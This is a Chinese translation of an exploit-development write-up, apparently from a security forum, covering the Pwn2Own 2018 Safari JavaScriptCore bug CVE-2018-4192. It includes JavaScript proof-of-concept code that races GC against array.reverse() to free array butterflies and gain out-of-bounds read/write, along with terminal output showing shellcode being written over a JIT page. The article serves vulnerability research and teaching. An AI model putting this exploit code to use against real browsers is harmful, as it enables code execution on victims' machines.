

[登录](#)

Pwn2Own 2018 Safari 漏洞利用开发记录系列 Part 4 : JavaScriptCore漏洞的武器化 (上篇)

[mss****](#) / 2018-07-17 08:41:37 / 浏览数 2996 [技术文章](#) [技术文章 顶\(0\) 踩\(0\)](#)


原文 : <https://blog.ret2.io/2018/07/11/pwn2own-2018-jsc-exploit/>

俗话说, 龙生九子各不相同, 实际上, 软件bug也是如此, 它们具有不同的形式和危害。有时, 这些代码缺陷 (或“不对称”) 可用于破坏软件的运行时完整性。这种区别有助

在这篇文章中, 我们将为读者详细介绍武器化Safari

Web浏览器中的一个[软件漏洞](#) (CVE-2018-4192) 的具体过程, 最终的结果就是, 一旦毫无戒心的受害者执行了点击操作, 攻击者就可以藉此执行任意代码了。这是漏洞利用2018系列中的第四篇文章。

```
Obj addr + 16 = 0x00007f8c2de6a750
Matched structure id!
Finding jitpage
Jit page addr = 0x00007f8c3f0ff660
Writing shellcode over jit page
Calling jit function
Trace/breakpoint trap
doom@upwn64:~/WebKitRCA/exploit$ ../jsc-release/bin/jsc x.js
Trying to race GC and array.reverse() Attempt #1
Found stable corrupted butterfly! Now the fun begins...
Looking for JSValue array with OOB Float array
Found target array for addrof/fakeobj
Obj addr + 16 = 0x00007f312ac7e750
Matched structure id!
Finding jitpage
Jit page addr = 0x00007f313bcff660
Writing shellcode over jit page
Calling jit function
Trace/breakpoint trap
doom@upwn64:~/WebKitRCA/exploit$ ../jsc-release/bin/jsc x.js
Trying to race GC and array.reverse() Attempt #1
Trying to race GC and array.reverse() Attempt #2
Trying to race GC and array.reverse() Attempt #3
d
```

 先知社区

CVE-2018-4192的武器化版本, 可以利用2018年初的JavaScriptCore执行任意代码

如果还没有读过本系列前面的文章的话, 建议读者先阅读介绍该漏洞[发现过程](#)的文章, 然后再阅读该漏洞的[可靠性问题根源分析](#)方面的文章。此外, 在本系列的[第一篇文章](#)中

漏洞利用原语



在开发针对经过[安全加固](#)

"安全加固")的软件或其他复杂软件的漏洞利用代码时, 通常需要使用一个或多个漏洞来构建所谓的“漏洞利用原语”。通俗的说, 原语是指攻击者可以执行的、以非预期的方式

作为漏洞利用的积木, 原语一般用于破坏软件完整性, 或通过运行时内存的高级 (通常是任意) 修改来绕过现代安全防御措施。有时候, 攻击者可以利用漏洞将多个原语串起


How we think about mitigating user-mode software vulnerabilities

Attackers transform software vulnerabilities into tools for delivering a payload to a target device



Attackers typically need to elevate privileges

This means applying the same defenses to privileged attack surfaces



At some point, we lose containment as a defense

This leaves eliminating vulnerabilities & breaking techniques

软件漏洞的多态性，作者为Joe Bialek和Matt Miller（幻灯片6-10）

一般来说，只要攻击者可以实现“任意读/写”原语，那么，在这种情况下，防御方还想为应用程序提供保护的想法就是不切实际的（如果不是不可能的话）。任意R/W意味着尽管功能非常强大，但任意的R/W原语却是一种奢侈品，并且对于漏洞利用来说，也并不总是可行（或必要）的。但是，当它存在时，它通常被**认为**是通向全面胜利（任意读/写）的分层

从教学的角度来看，我们为Pwn2Own 2018开发的JavaScriptCore漏洞利用代码，可以看作是一个展示如何对日益强大的原语进行分层的实例。

从发现的漏洞开始，我们将JSC漏洞利用过程分解为六个不同的阶段，并为每个阶段创建相应的漏洞利用原语：

1. 使用竞争条件漏洞（UAF）强制释放JSArray butterfly
2. 使用释放的butterfly来获得相对读/写（R/W）原语
3. 使用相对R/W创建通用的addrof(...)和fakeobj(...)漏洞利用原语
4. 使用通用的漏洞利用原语从伪造的TypedArray构建任意R/W原语
5. 利用任意R/W原语来覆盖一个具有读/写/执行（RWX）权限的JIT内存页
6. 从相应的JIT内存页执行任意代码


每个步骤都要求我们研究一些不同的JavaScriptCore内部运行机制，为此，要求我们仔细审查WebKit源代码、现有文献以及动手实验。在这篇文章中，我们虽然会介绍其中

选择UAF目标

从上一篇文章中我们了解到，我们发现的**竞争条件**可以用于过早地释放任何类型的JS对象，方法是把它放在一个数组中，并在关键时刻调用array.reverse()。这样就可以创建

我们可以将这种不正规地释放任意JS对象(或其内部内存分配)的能力视为针对JSC的特定类的漏洞利用原语。下一步是找到一个所需的目标（并将其释放）。


在漏洞利用代码的开发过程中，类似数组这种需要维护一个内部“长度”字段的结构体。对攻击者来说是非常具有吸引力的。如果攻击者可以破坏这些动态长度字段，通常就能



通过破坏类数组结构中的长度字段，可以对数组进行越界操作

在JavaScriptCore中，一个与上面描述的模式匹配的、特别有趣且易于访问的结构是JSArray对象的butterfly结构。butterfly是JSC用来存储JS对象属性和数据（例如数组元素）

作为一个例子，下面的gdb转储与图表展示了一个JSArray及其后备存储（butterfly）内存空间，其中，我们已经填充了浮点数（用0x4141414141414141...表示）。绿色字段描绘了butterfly结构的内部管理大小字段：



转储一个JSArray，并描绘与其butterfly的关系

在Phrack上有一篇名为“[Attacking JavaScript Engines](#)”（第1.2节）的文章，其中对butterfly进行了深入的介绍：

“在内部，JSC将[JS对象]的属性和元素都存储在同一个内存区域中，并在对象本身中存储一个指向该区域的指针。该指针指向区域的中间位置，属性存储在其左侧（较低地址）”

在下一节中，我们将利用漏洞强行释放butterfly。这将在一个处于活动状态的JSArray中留下一个悬空的butterfly指针，以便于恶意重用（UAF）。

强行构建一个有用的UAF漏洞


由于我们的竞争条件有点混乱，因此，我们希望通过构建一个包含大量简单“浮点数组”的顶级数组，来开始我们的漏洞利用之旅（用JavaScript编写），以提高我们至少释放

```
print("Initializing arrays...");
var someArray1 = Array(1024);
for (var i = 0; i < someArray1.length; i++)
    someArray1[i] = new Array(128).fill(2261634.5098039214) // 0x41414141...
...
```

请注意，浮点数的使用在浏览器漏洞利用中是非常常见的，因为它们是少有的本机64位JS类型之一。它允许人们（连续）读取或写入任意64位值到备用数组butterfly中，这由于目标数组会根据someArray1的元素来分配内存空间，所以，我们将通过重复使用array.reverse()并激发GC（以帮助安排mark-and-sweeps操作）来触发竞争条件：


```
...
print("Starting race...");
v = []
for (var i = 0; i < 506; i++) {
    for(var j = 0; j < 0x20; j++)
        someArray1.reverse()
    v.push(new String("C").repeat(0x10000)) // stimulate the GC
}
...
```

如果成功，会释放一个或多个供存储在someArray1中的浮点数组使用的butterfly结构。我们的结果将如下图所示：



竞争条件将释放堆中的一些butterfly结构，同时保持其JSArray单元完好无损

在竞争条件状态下，JSArray v将扩展其butterfly（通过压入操作），最终导致该数组的butterfly分配到刚刚释放的butterfly的内存空间。



“v”的butterfly结构最终会到刚释放的butterfly的内存空间上面重新分配内存

为了验证这一点，我们可以检查与竞争条件相关的所有数组的长度。如果成功的话，应该会找到一个或多个长度异常的数组。这表明butterfly已被释放，现在它是一个悬空指针。

```
...
print("Checking for abnormal array lengths...");
for (var i = 0; i < someArray1.length; i++) {
    if(someArray1[i].length == 128) // ignore arrays of expected length...
        continue;
    print('len: 0x' + someArray1[i].length.toString(16));
}
```


我们可以利用本节中提供的代码片段新建一个PoC脚本，并将其命名为x.js。

通过重复运行这个脚本，可以看到，该漏洞会稳定地报告多个长度异常的JSArray。这证明某些数组的butterfly结构已经通过竞争条件被释放，从而失去了对其基础数据的所

```

doom@upwn64:~/WebKitRCA$ jsc-release/bin/jsc exploit/x.js
Initializing arrays...
Starting race...
Checking for abnormal array lengths...
len: 0x1fa
len: 0x7da92120
len: 0x7da934a0
len: 0x7c2208c0
len: 0x0
len: 0x0
len: 0x0
len: 0x37
doom@upwn64:~/WebKitRCA$ jsc-release/bin/jsc exploit/x.js
Initializing arrays...
Starting race...
Checking for abnormal array lengths...
doom@upwn64:~/WebKitRCA$

```



PoC的输出信息表明，在每次运行期间都会显示畸形的数组长度，这意味着可能出现了一些无边界的（畸形的）数组

显然，我们已经使用竞争条件强制一个或多个（随机）JSArray的butterfly被UAF，并且，这些悬空的butterfly指针所指向的，都是一些未知数据。

通过竞争条件漏洞，利用一个或多个释放的butterfly结构，我们就可以操纵为对象v分配的空间之外的内存了。不难看出，通过完全控制上面所讨论的“畸形的”数组长度，实

相对R/W原语

通过用任意数据（在这个例子中，使用的是浮点数）填充较大的、被覆盖的butterfly v，我们就能够在不经意间设置由一个或多个释放的JSArray butterfly所指向的“length”属性。为了为此上述任务，只需向我们的PoC添加一行代码就行了（v.fill（...））：

```

print("Initializing arrays...");
var someArray1 = Array(1024);
for (var i = 0; i < someArray1.length; i++)
    someArray1[i] = new Array(128).fill(2261634.5098039214) // 0x41414141...

print("Starting race...");
v = []
for (var i = 0; i < 506; i++) {
    for(var j = 0; j < 0x20; j++)
        someArray1.reverse()
    v.push(new String("C").repeat(0x10000)) // stimulate the GC
}

print("Filling overlapping butterfly with 0x42424242...");
v.fill(156842099844.51764)

print("Checking for abnormal array lengths...");
for (var i = 0; i < someArray1.length; i++) {
    if(someArray1[i].length == 128) // ignore arrays of expected length...
        continue;
    print('len: 0x' + someArray1[i].length.toString(16));
}

```

将这个PoC重复执行几次，我们会看到多个数组声称其数组长度为0x42424242，说明这个POC的作用是很稳定的。对于任何开发人员来说，已损坏的或根本不正确的数组长

```
Filling overlapping butterfly with 0x42424242...
Checking for abnormal array lengths...
len: 0x1fa
len: 0x42424242
len: 0x42424242
len: 0x42424242
len: 0x0
len: 0x0
len: 0x0
len: 0x37
doom@upwn64:~/WebKitRCA$ jsc-release/bin/jsc exploit/x.js
Initializing arrays...
Starting race...
Filling overlapping butterfly with 0x42424242...
Checking for abnormal array lengths...
len: 0x1fa
len: 0x42424242
len: 0x42424242
len: 0x42424242
len: 0x0
len: 0x0
len: 0x0
len: 0x37
doom@upwn64:~/WebKitRCA$
```



PoC可以稳定地输出多个其长度处于攻击者控制之下的数组

这样的话，有效长度已经对这些“畸形的”（悬空）数组butterfly起不到限制作用了。所以，现在从someArray1中提取一个畸形的JSArray对象，并按照常规方法使用，就可以

```
// pull out one of the arrays with an 'abnormal' length
oob_array = someArray1[i];

// write the value 0x41414141 to array index 999999 (Out-of-Bounds Write)
oob_array[999999] = 0x41414141;

// read memory from index 987654321 of the array (Out-of-Bounds Read)
print(oob_array[987654321]);
```

越界读写是一个非常强大的漏洞利用原语。作为攻击者，我们已经可以窥视并操纵运行时内存的其他部分了，就像我们使用调试器时一样。

好了，迄今为止，我们已经有效地突破了应用程序运行时的第四道防护栏。

小结

在本文中，我们为读者介绍了漏洞利用原语的概念，并讲解了渐进式原语构建的理念，同时，还详细介绍了UAF目标的选取、强行构造UAF漏洞的方法以及如何利用该漏洞构

点击收藏 | 0 关注 | 1

[上一篇：Apache Solr XXE漏洞...](#) [下一篇：ChakraCore-JSRT](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

